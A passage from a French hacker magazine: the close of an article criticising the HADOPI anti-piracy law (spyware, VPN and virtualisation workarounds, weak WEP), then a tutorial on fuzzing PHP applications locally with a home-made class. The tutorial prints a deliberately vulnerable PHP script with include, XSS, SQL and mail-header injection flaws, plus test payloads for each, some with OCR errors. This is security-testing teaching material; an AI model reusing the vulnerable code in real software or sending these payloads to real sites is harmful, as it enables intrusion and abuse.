Mais il semble de plus en plus difficile de trouver réellement des pro-hadopistes qui ne défendent directement ni leurs économies, ni leurs idées politiques et qui arriveraient à prononcer les mots « culture » et « droit » dans la même phrase.

3. L'application de la loi

Tout ce qui est susceptible de vous intéresser est ici :)

Les critères de sélection de la Haute Autorité

• Identification de l'Internaute par l'adresses IP

Comment ? La localisation du vilain Internaute se fera grâce aux FAI qui sont tenus de fournir les informations personnelles de leurs abonnés (nom, prénom, adresse IP, adresse e-mail, adresse postale) qui seront alors en infraction.

• Mise en place d'un spyware (mouchard)

Afin de prouver la bonne foi de ceux qui se verront accuser à torts et à travers de téléchargement illégal pour avoir mal sécurisé leur réseau, le Sénat a décidé que tous les ordinateurs seront sous la surveillance d'un spyware, autrement dit, un mouchard.

Un rapport du Conseil Général des Télécommunications (CGTI) au ministère de la Culture indique que la présente loi vise à mener l'expérimentation portant sur le filtrage des postes clients synchronisés avec un serveur central.

De ce fait, une communication établie entre un ordinateur et l'Hadopi sera permanente pour que cette dernière puisse savoir instantanément si l'outil de filtrage qu'elle impose était activé ou non au moment de l'infraction commise...

L'installation du logiciel espion proposé, ne sera pas obligatoire, mais simplement souhaitable pour quiconque voudrait prouver son innocence et être exonéré en cas de poursuite par l'Hadopi.

Ce logiciel qui se veut de sécurisation communiquera en permanence avec un serveur de l'éditeur du logiciel en question, pour vérifier l'état des mises à jours éventuelles.
Cela comprend donc, l'envoi de données précisant l'identifiant de l'utilisateur et l'état de fonctionnement du logiciel.

Toutes les informations qui transiteront de l'ordinateur à ce serveur seront conservées pendant une durée obligatoire d'un an. Si l'Internaute utilisant le logiciel, est victime de spoofing (usurpation d'IP), il pourra alors demander les logs à l'éditeur et ceux-ci attesteraient la bonne utilisation du logiciel agréé et donc, l'internaute pourra être exonéré par l'Hadopi.
L'April n'a pas manqué à cette occasion de rappeler qu'il est question d'un logiciel propriétaire, concluant donc qu'un logiciel de la sorte serait incompatible pour les utilisateurs de système libres : ils se retrouveront alors dans une « insécurité judiciaire ».
Elle a rappelé également les propos abordés lors des débats sur la Loi DADVSI (acronyme pour Droit d'Auteur et Droits Voisins dans la

Société de l'Information) en 2006, qui a été également sujette à controverses.

Cette Loi, qui a été adoptée par l'Assemblée et le Sénat, est actuellement opérationnelle. Inutile de dire qu'elle est considérée comme la grande soeur de la Loi Oliviennes qui a donné naissance à la Loi Hadopi.

4. Coup de théâtre, passera ou ne passera pas ?

Retournement de situation, à un moment où l'on pensait tous que l'Hadopi allait être inscrit dans... nos annales.

Le 9 avril, peu de temps après que le Sénat ait approuvé le texte de loi édité par la Commission Mixte Paritaire, l'Assemblée nationale procède à un dernier vote pour le rejet du texte.

C'est alors que, sur 36 votants, que 21 mains se lèvent pour exprimer leur désaccord avec le texte revu. Sur ces 21 mains, nous pouvons compter celles de l'opposition, mais aussi 2 mains qui étaient membres de la majorité.

Le Parti Socialiste a alors joué un coup que nous pouvons qualifier de théâtral, en arrivant au dernier moment pour participer au vote, mettant alors les députés de la majorité UMP en position délicate : 21 voix contre 15 (les députés du groupe UMP ne se déplaçant que pour être majoritaire sur l'opposition).

Le texte de la loi Hadopi est bel est bien rejeté.

Mais ce n'est pas pour autant que nous pouvons déboucher les bouteilles de champagne. L'opposition a gagné une bataille mais pas la guerre, puisque le texte refera son retour dès la rentrée parlementaire, le président Sarkozy étant furieux que son texte eut été rejeté de la sorte.

Programmer le 28 Avril à la place d'une loi sur l'inceste, la majorité a finalement dû reculer devant l'émotion suscitée par le report de ce texte. Le vote aura donc lieu le 29, et cette fois ci donc, ça sera bien pour un vote final. L'UMP a, à cet effet, promis des « sanctions financières à l'encontre des députés qui ne voteront pas ».

5. Les failles de l'hadopi

Comme toute bonne chose, la HADOPI n'échappe pas à la règle du « rien n'est infaillible ».

Voici une petite liste non-exhaustive des failles que l'on peut trouver dans la mise en place de la loi :

Difficultés à la réalisation

En effet, même si il existe un accord entre les professionnels du monde Culturel et les fournisseurs d'accès internet, le Conseil Général des Technologies de l'Information a donné plusieurs points expliquant la difficulté à mettre en place un tel système de filtrage/flicage par les FAI.

Voici ce que le CGTI indique :

- Problématique d'un abonnement « Triple Play ». Difficultés à dégrouper l'abonnement Internet lié aux abonnements de téléphonie et de télévision.

- Diversité des mode d'accès à l'Internet rend la loi inefficace dans certains cas, comme les WiFi payants, les hotspots publics ainsi que l'Internet Mobile.

- Le recours à l'anonymat pour des échanges, ainsi qu'à divers cryptages des contenus, rendrait inopérante l'observation externe des réseaux P2P. La technique de riposte graduée deviendrait alors rapidement obsolète.

Avec de telles indications, le CGTI propose quand même des solutions face à ces problè-

mes qui se dresseront lors de la mise en place de l'HADOPI.
Un filtrage des postes clients, la sécurisation des hotspots WiFi, et des accès par téléphonie mobile seront alors au programme. Pour ce qui est des WiFi publics, la municipalité devrait permettre l'accès qu'à une liste fermée de sites. Liste établie par les autorités parmi lesquelles figurera l'HADOPI... bien entendu :-)

Un léger problème se posera tout de même pour effectuer les changements nécessaires pour de telles infrastructures : les coûts au gouvernement pour la mise en place d'un tel dispositif de surveillance, et les coûts aux fournisseurs Internet engagés.
...En période de crise, ça ne pouvait pas mieux tomber ;-(

Le VPN

Le Virtual Private Network (Réseau Privé Virtuel) est une des premières solutions pour « contourner » les dispositifs qui seront mis en place par la HADOPI.
Reposant sur un principe dit de tunnelisation, celui-ci permet simplement aux données, entrantes et sortantes du VPN, d'être sécurisées par des algorithmes de chiffrement.

L'idée du « tunnel » permet de bien visualiser les entrées et sorties du VPN. Les données y circulant sont donc cryptées et normalement incompréhensibles pour toute personne située hors du VPN, sauf si la personne est autorisée à accéder au réseau. Les données cryptées seront alors visibles clairement qu'a l'utilisateur. La HADOPI ne pourra donc pas contrôler ce qui se passe la ligne.
Sauf si... la Haute Autorité oserait interdire la mise en place de VPN en France ? ... Sans blague :-)

Virtualisation

Encore une fois, le gouvernement devrait être plus pointilleux sur certains moyens technologiques existants : il est possible de virtualiser un système.
Vous vous demandez ce que le fait de pouvoir virtualiser un système vient faire là ?

Réfléchissez un peu. Imaginons : vous êtes un citoyen français, vous aimez l'esprit de logiciels libres, vous êtes un passionné d'informatique et êtes friand de sécurité.
Votre ordinateur n'a donc pas comme système d'exploitation le tout dernier sytème Micro$oft propriétaire, mais un joli GNU/Linux sous la jolie distribution Debian dernière génération.
Vous vous trouvez alors dans l'impossibilité d'installer le logiciel proposé par la Hadopi, zut alors ;-(

Puisque vous êtes malin et que vous tenez à montrer votre bonne foi d'internaute honnête vous pensez à installer le spyware de la Haute Autorité... seulement, comme celui-ci ne fonctionne que sous Windows aux dernières nouvelles, vous n'allez tout de même pas passer sous Windows XP et y rester alors que vous avez un joli uptime de plusieurs mois quand même, si ? :-)

Étant donné que vous savez que le spyware une fois installé ne fera que communiquer avec un serveur distant de l'éditeur, pour vérifier les mises à jours et surtout, sa mise en marche, vous voyez alors une seule solution : mettre en route votre VMWare et autre virtualBox pour virtualiser un Windows et y installer le spyware sur le système virtualisé.
Vous serez donc gagnant sur tous les points : si vous êtes pris dans le filet de la Hadopi, vous serez en mesure de faire la demande de logs qui prouvera que vous avez bien installé le logiciel, et que vous n'avez effectué aucun téléchargement illégal.

La seule hypothèse restante à l'Hadopi sera que quelqu'un aura piraté votre connexion et vous serez donc exonéré.

Je n'ai pas trouvé ce que le Gouvernement comptait faire pour contrer cette technique... à moins de voter un amendement qui interdirait également l'utilisation de logiciels de virtualisation ?

Piratage d'un réseau WiFi voisin

Avec les outils appropriés, il est également

simple de casser les cryptage protégeant les connexions WiFi. Un réseau WiFi mal protégé (par clé WEP par exemple) peut vite être approprié par une personne inconnue du propriétaire de l'abonnement, récupérant la clé de protection...

Dans ce cas là, on le dit pas assez, il est préférable d'avoir installé un logiciel de sécurisation agréé par l'Hadopi (le fameux spyware) mis à la disposition de qui le souhaite pour pouvoir prouver son innocence et ne sera donc pas poursuivi par l'hadopi.

Si toutefois, l'honnête citoyen démontre que l'on lui a bien piraté sa connexion.
Logique que quelqu'un ne sachant pas bien protéger son réseau WiFi pourrait démontrer sans problème qu'il a été victime d'un IP spoofing, mais oui c'est évident voyons !

Nos papis et nos mamies seront donc coupables, et ils ne pourrons rien contre ça !

6. Le saviez-vous ?

La HADOPI prévoit qu'une étude soit réalisée sur sa loi... dans les collèges.
Tout ça dans le but d'informer les collégiens sur les multiples risques des services de communication existants en ligne et sur les dangers du téléchargement illégal. Cette étude intégrera le programme du B2I (Brevet Informatique et Internet).

Pour ce faire, la Commission des Affaires Culturelles a proposé d'ajouter un amendement qui prévoit que les élèves recevront une information sur les risques du téléchargement illégal...

La députée Martine Billard quant à elle, a précisé que « cette information sera neutre et pluraliste et elle se devra de couvrir les avantages pour la création artistique du téléchargement et de la mise à disposition licite des contenus et oeuvres sous licences ouvertes ou libres. » Nous parlons donc des oeuvres sous la licence Creative Commons.

Christine Albanel a déclaré, lors d'une émission télévisée (« Talk Orange-Le Figaro »), que si la loi n'était pas à nouveau adoptée à la fin du mois, elle partira !
Faisant de cette façon le passage de la loi hadopi, une affaire personnelle, très pro...

7. Conclusion : quel avenir pour l'internet Made in France ?

L'avenir nous dira comment cette loi va évoluer au sein de notre société actuelle. L'éternel jeu du chat et de la souris ne finira jamais sur cette zone de libre échange qu'est devenue Internet.

D'un coté, nous avons les majors qui refusent de voir que le commerce du CD-ROM agonise et que ce support, âgé de plus de 25 ans, rejoindra bientôt les vieilles K7-VHS au fond de nos placards.

De l'autre coté, nous retrouvons des citoyens français, des millions d'Internautes comme vous et moi, qui ne demandons qu'à avoir de la bonne qualité, et un service à la hauteur de notre demande; que la Culture ne devienne pas une exclusivité de plus, réservée à des privilégiés.

Il est nécessaire de rappeler la première raison de cette loi : la baisse de ventes de CD/DVD et autres, qui provoque depuis ces dernières années, une grosse baisse de moral pour les majors qui sont à la tête de grosses industries. Le poids financier des majors plus le poids politique de la majorité UMP et le poids décisionnel du chef de l'État, c'est un peu David contre Goliath pour les opposants à cette force terrifiante qui a été mise en marche.

Mais qui sait, si les mythes savent instruire une morale, peut être que la morale elle, finira tout compte fait, par faire pencher la balance. ;-)

Remerciements

Merci à Google pour ses liens précieux (désolée, je ne peux tous les référencer). Merci au tendre j0rn qui m'a beaucoup aidée lors des relectures interminables ainsi qu'à certaines personnes sur IRC qui se sont montrés patients et disponibles et merci aux auteurs des images.

Malgré les difficultés qui sont apparues pour ma rédaction, je garde espoir que cet article aura été à la hauteur de vos attentes, et donc, je dis un grand merci à vous, lecteurs d'HZV Mag' .

Enjoy !

Liens

http://www.april.org/
http://www.cnil.fr/
http://www.laquadrature.net/

merci à eux

http://undessinparjour.wordpress.com
http://colcanopa.com/
http://www.dessincretin.com

DÉVELOPPEMENT PHP

AUTOMATISER LA RECHERCHE DE FAILLES DANS LES SCRIPTS EN PHP PAR LA TECHNIQUE DU FUZZING

par NoSP

Dans cet article, nous allons voir comment automatiser la recherche de failles dans les scripts en php à l'aide d'une technique fortement utile : le fuzzing.

Rappel : Le fuzzing est une technique pour tester des logiciels. L'idée est d'injecter des données aléatoires dans les entrées d'un programme. Si le programme échoue (par exemple en crashant ou en générant une erreur), alors il y a des défauts à corriger (wikipedia).

Il faut savoir que, en ayant une bonne connaissance des messages d'erreurs que renvoie un script, on peut parfois avoir la quasi certitude de la présence d'une faille exploitable ou non. Ainsi un bug « include » peut être facilement détecté si dans la page retournée par le serveur, on retrouve la chaîne de caractères injectée et quelque chose comme « Warning: main(): Failed opening 'xxxxVALEUR_INJECTExxxxx' for inclusion ».

Nous verrons donc comment, à travers la création d'une classe en PHP, nous allons pouvoir automatiser l'injection et l'analyse des valeurs de retour d'un script afin de déterminer si celui-ci est faillible.

Mais pourquoi faire une classe plutôt qu'une fonction ?

Et bien tout simplement parce qu'une classe, lorsqu'on connaît un peu l'objet, est plus facile à utiliser pour ce que nous voulons faire et surtout parce qu'il sera bien plus aisé de lui donner des héritiers par la suite. On pourrait imaginer, par exemple, apprendre à cette classe à « parser » les fonctions d'une source, pour, ensuite, faire du preprocessing. Cela permettra de compléter les pages temporaires, nouvellement créées, avec les fonctions ainsi parsées. On pourra aussi compléter les différentes sources venant des différents includes. Ceci permettrait de pousser le fuzzing encore plus loin en évitant les « Fatal error: Call to undefined function ». Bref,… de toute façon, lorsqu'on ap-

prend l'objet avec Maitre LOGE (de l'IUT Info d'Amiens) on pense objet, les amis et on ne voit pas comment on pourrait faire autrement (voilà ça c'était pour la dédicace…), toutefois pour les vrais codeurs objets un peu d'indulgence je n'en suis encore qu'au balbutiement.

Les Pré-requis

Un LAMP ou un WAMP (Linux/Windows Apache MySQL et PHP) quelconque fera l'affaire (EasyPHP, BigApache,WAMP,…) :

- Même si MySQL n'est pas obligatoire pour notre classe, il n'en reste pas moins indispensable pour la plupart des appli PHP que vous allez installer. De plus on pourrait vouloir archiver nos résultats ou se faire une petite base vulnDB avec les valeurs de retours habituellement rencontrés et le type d'erreur (Warning, Fatal Error…) pour automatiser les tests. En effet, le test de quelques dizaines de fichiers peut prendre plusieurs minutes et vous pourriez bien avoir envie de le laisser bosser tout seul.
- PHP : On tâchera de configurer PHP avec le mode_safe à « Off » et le register_global à « On » histoire de le rendre plus réceptif à nos tests. Le register_global ainsi paramétré nous permettra de déclarer nos variables directement sous la forme $variable, même si dans le script celles-ci sont censées arriver sous la forme $_POST ou $_GET... Dans la classe que vous allez découvrir la gestion de ces fameuses variables superglobales n'est, pourtant, pas implémentée. Il n'y a rien de bien compliqué à compléter les tableaux avec nos variables et chaine de caractères à injecter, sous la forme « $_SUPERGLOBAL[`variable']='chaine $_GET[`cmd'] ; ». Enfin il faudra évidemment que l'appli PHP à tester soit installée et fonctionnelle sur notre serveur web. Etant donné que la classe fait le test sur un répertoire plutôt que sur un fichier, n'hésitez pas à rajouter les derniers modules en date, et les plus utilisés. Ayez une mouture à jour de votre logiciel, histoire de ne pas redécouvrir des failles déjà colmatées depuis longtemps.
- Quant à Apache, pas de configuration particulière si ce n'est qu'il doit être en LISTEN sur l'adresse IP localhost : 127.0.0.1 (même si ça n'est pas indispensable non plus) et bien sur capable de gérer les fichiers PHP.

Problématique et solution

Comme le dis WIKIPEDIA, l'idée est d'injecter des données aléatoires dans les entrées de notre script. Il faut entendre par les entrées de notre programme toutes les variables manipuler par celui-ci. Il est évident que toutes les variables ne sont pas directement accessibles à l'utilisateur, néanmoins on oublie parfois qu'elles peuvent venir d'un autre fichier qui incluent celui qui nous intéresse (et pas forcément défini dans notre fichier) ou encore qu'elles peuvent être manipulées par le programme et modifiées par une autre variable à laquelle nous aurions éventuellement accès. De plus, et par souci de commodité nous allons, en fait, «parser» toutes les variables de notre script et initialiser toutes ses variables avec une valeur générique nous permettant d'injecter nos données (dans l'url).

Une bonne méthode je pense (et puisque nous ne testons qu'en local), consiste en la création d'un nouveau fichier (type fichier temporaire) à partir de la source du fichier d'origine que nous traiterons sans modifier l'environnement de départ. Nous pourrons ainsi lui ajouter la liste des variables avec comme valeur $_GET[`cmd'] pour y passer nos valeurs à injecter. Mais on peut aussi, l'aider à se livrer un peu plus en supprimant toutes ces lignes contenant un error_reporting et en forçant un error_reporting(E_ALL) à la place, qui devrait le rendre plus bavard en cas d'erreur.

Une fois tous ces nouveaux fichiers créés nous pourrons les lancer un à un et écouter le retour afin de détecter ce que nous cherchons : une erreur parlante notamment.

Le Vif du sujet – « Testons notre classe et expliquons »

Pour la petite histoire c'est en réalisant un audit pour le CMS NPDS (www.npds.org),

que m'est venue l'idée de développer cette classe. En remarquant, et c'est somme toute assez logique, qu'une erreur dans un script pouvait se retrouver dans d'autre de la même application, j'ai implémenté ce concept à travers un ensemble de fonctions pour gagner du temps. Hélas plus j'avançais et plus cela me paraissait lourd à gérer. En découvrant plus tard la programmation orientée objet (POO), ce choix s'est donc imposé à moi, sous la forme de « ce petit être intelligent » répondant au doux nom de phpFuzz. C'est tout à fait ce genre d'outil qui m'a permis de détecter une bonne cinquantaine de failles plus ou moins exploitables dans le portail et tous modules confondus NPDS http://www.npds.org (toutes sont corrigées dans le dernier patch et modules respectifs), pour plus de détails sur les exploits (http://www.sysdream.com/article.php?story_id=289&section_id=78).


Pour l'exemple, nous allons créer un script, plus que faillible, au XSS, include, SQL Injection et injection d'headers dans la fonction mail(). Nous verrons tout simplement si notre classe est capable de les détecter, il est évident que dans la réalité notre classe demandera des ajouts, des modifications car il y a fort à parier que notre classe nous renvoie des faux positifs, mais ce que nous voulons c'est mettre en pratique le principe de base. Encore une fois le fait d'implémenter une classe plutôt qu'un script avec des fonctions nous permettra de la développer, l'optimiser, corriger sans problème.

Comme je le disais dans les pré-requis, il est indispensable de tester en local. D'abord parce qu'un test de ce genre en grandeur nature serait illégal si le site ne vous appartient pas et surtout parce que nous avons besoin d'accéder à la source des fichiers (non-interprétés par le moteur PHP) pour les modifier et en créer de nouveaux (les fichiers temporaires).

Voyons notre script à trous :
Ce qui nous donne en pratique un script parfaitement fonctionnel :

```
<?
error_reporting (0);

// Include
if(isset($page)) $page='../index.php';
include($page.".php");

//XSS
echo "var 1 = ".$test."<br>";
echo "var 2 = ".stripslashes($test2)."<br>";

//SQL Inject
$db='vlan';
$host='127.0.0.1';
$user='root';
$pass='';
$id=mysql_connect($host,$user,$pass);
$sql="USE `$db`";
mysql_query($sql);

$sql="SELECT * FROM `session` WHERE `id` like
'".stripslashes($var_sql)."'";
if(!$result=mysql_query($sql)) echo mysql_error();
$poid=mysql_fetch_array($result);
print_r($tablo);
echo "<br><br>";

//Mail
if(mail("nosp@hackerzvoice.
net","sujet","message",$from)){
echo "mail de $from à nosp@hackerzvoice.net";
}else{
echo "Echec du mail";
}

?>
```

Fichier **script_a_trou.php** attaché en pièce jointe au PDF




Pour tester notre classe nous allons créer un petit fichier qui nous servira à lancer le test genre main.php :

```
<?
set_time_limit (0);                 //vu que le test sera très long autant ne pas arreter le script une fois en route

require ('phpFuzz/phpFuzz.php');          //Bien sur on a besoin de notre classe

$fuzz=new phpFuzz();                                  //on instancie un nouvel objet de votre class
$fuzz->readDirs("./".$_GET['dir']."/");  //on parcourt le repertoire passé en paramètre en lisant les fichiers
$fuzz->tryToHack();

//test include
$fuzz->sendHack("127.0.0.1","hack.txt","for inclusion (include path=");
```


```
//test XSS
$fuzz->sendHack("127.0.0.1","<script>alert('test');</script>","<script>alert('test');</script>","");
//test SLQ Inject
$fuzz->sendHack("127.0.0.1","'","Erreur de syntaxe près de ","");
/test fake mail
$$fuzz->sendHack("127.0.0.1","moi@normal.com%OACc:victim@website1.com%AOBcc:victim1@website2.com,victime2@website3.
com","mail de moi@normal.com","");

?>
```

Fichier **main.php** attaché en pièce jointe au PDF


Une fois le test lancé avec http://127.0.0.1/main.php?dir=test, vous pouvez allez voir dans votre dossier /www/tmp que les fichiers temporaires sont bien en cours de création, l'arborescence est totalement recréée à l'identique afin de respecter notamment les inclusions des fichiers :



Inutile de les lancer un par un puisque la classe s'en chargera mais si vous ouvrez ce fichier vous devriez voir quelque chose comme :



Une fois le test sur le répertoire effectué, un compte-rendu très sommaire vous affiche si oui ou non la classe a détecté quelque chose d'intéressant :



Dans notre exemple, nous pouvons constater que chaque faille recherchée renvoie un résultat positif, ce qui est normal puisque c'était le but de ce fichier. En testant chaque lien, on peut confirmer que la faille détectée est exploitable.

Le fonctionnement de cette classe sous forme pseudo-algorithmique donnera :

Parcours récursif d'un répertoire et **listage dans un tableauFichiers** et **création de l'arborescence des répertoires** à l'identique dans **/www/tmp**
Si tableauFichiers initialisé
Parcourir tableauFichiers et sortir les fichiers un par un
Récupérer la source du fichier en cours
Isoler toutes les variables du fichier en cours
Faire une **source temporaire avec toutes variables initialisées** avec la chaine de caractères $_GET['cmd']
Faire une **source temporaire** supprimant, le cas échéant, les lignes error_reporting et **ajouter une ligne error_reporting(E_ALL)**
Concaténer les sources temporaires et la source du fichier
Créer un nouveau fichier dans le répertoire /www/tmp
Sauvegarder dans un tableau le nom de fichier temporaire créé
Fin parcourir
FinSi
Si tableauFichiersTemporaires intialisé
Parcourir tableauFichiersTemporaires et sortir les fichiers un à un

Créer une requête « **GET** /chemin relatif du fichier temporaire ?cmd=données à injecter HTTP/1.1 »
Ouvrir une socket sur le serveur web en local
Envoyer la requête dans la socket
Ecouter le retour du serveur
Parcourir ligne par ligne le retour du serveur
Rechercher valeur de retour et le type d'erreur recherché
Si la recherche **est fructueuse Afficher** « Faille détecté » (c'est un peu prétentieux je sais :))
Sinon Afficher « **pas de problème détecté** par la classe »
Fin parcourir
FinParcourir
FinSi

Détails sur la classe, ses variables et ses fonctions :

var $listFile : listFile est un tableau de valeurs contenant le nom de fichier et le path de celui-ci, il est obtenu grâce à la fonction readDirs

var $listParam : listParam est un tableau de valeurs contentant toutes les variables contenues dans un script

var $fileCreated : fileCreated est un tableau de valeurs contenant le nom des fichiers temporaires créés après traitement

var $source : source est une variable contenant la source du fichier en cours de traitement

var $sourceParameter : sourceParameter est une chaine de caractère contenant les variables initialisées avec la string « fuzzée » si l'on peut dire

getSource() : est une fonction de la classe qui permet de récupérer la source à partir d'un nom de fichier valide passé en paramètre

tttSource() : est une fonction de la classe qui corrige les problèmes de [CR][LF] incomplet parfois rencontrés dans les fichiers

readDirs() : est une fonction de la classe qui permet le parcours récursif d'un répertoire passé en paramètre

modeVerbose() : est une fonction de la classe qui permet le passage en mode bavard d'une chaine de caractères (suppression des error_reporting et ajout du error_reporting(E_ALL))

listParameter() : est une fonction de la classe qui détecte les variables et alimente le tableau listParam à partir d'une chaine de caractères passée en paramètre

addParameter() : est une fonction de la classe qui initialise toutes les variables contenues dans la chaine de caractères passée en paramètre avec la chaine de caractère «=urldecode($_GET[\'cmd\'] ». Ce qui nous permettra de « fuzzer » directement toutes les variables grâce à la variable « cmd » passée dans l'url

createFile() : est une fonction de la classe qui crée un fichier dans le même répertoire que celui d'origine mais dans le nouvel environnement de test (répertoire /www/tmp)

tryToHack() : est une fonction de la classe

qui est, en quelque sorte, un wrapper de classe permettant d'automatiser la création des nouveaux fichiers dans l'environnement de test (/www/tmp)

sendhack() : est une fonction de la classe qui envoie la requête HTTP au fichier temporaire créée, récupère le résultat et l'interprète en fonction des arguments passés en paramètres.

Et maintenant la source complète de notre classe (Encore une fois, un peu d'indulgence je n'ai qu'un semestre de POO)

Fichier **phpfuzz.php** attaché en pièce jointe au PDF

